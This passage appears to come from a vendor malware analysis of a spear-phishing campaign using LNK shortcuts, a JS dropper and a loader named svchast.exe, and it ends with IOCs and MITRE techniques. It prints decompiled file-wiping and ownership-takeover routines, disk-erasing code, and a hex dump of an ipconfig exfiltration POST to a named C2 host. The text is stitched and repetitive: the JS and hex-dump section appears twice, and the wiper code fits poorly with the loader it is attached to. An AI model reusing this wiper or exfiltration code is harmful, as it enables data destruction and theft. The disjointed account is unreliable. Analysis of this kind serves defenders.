- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E 20  tap.home:....   Media State . . . . .
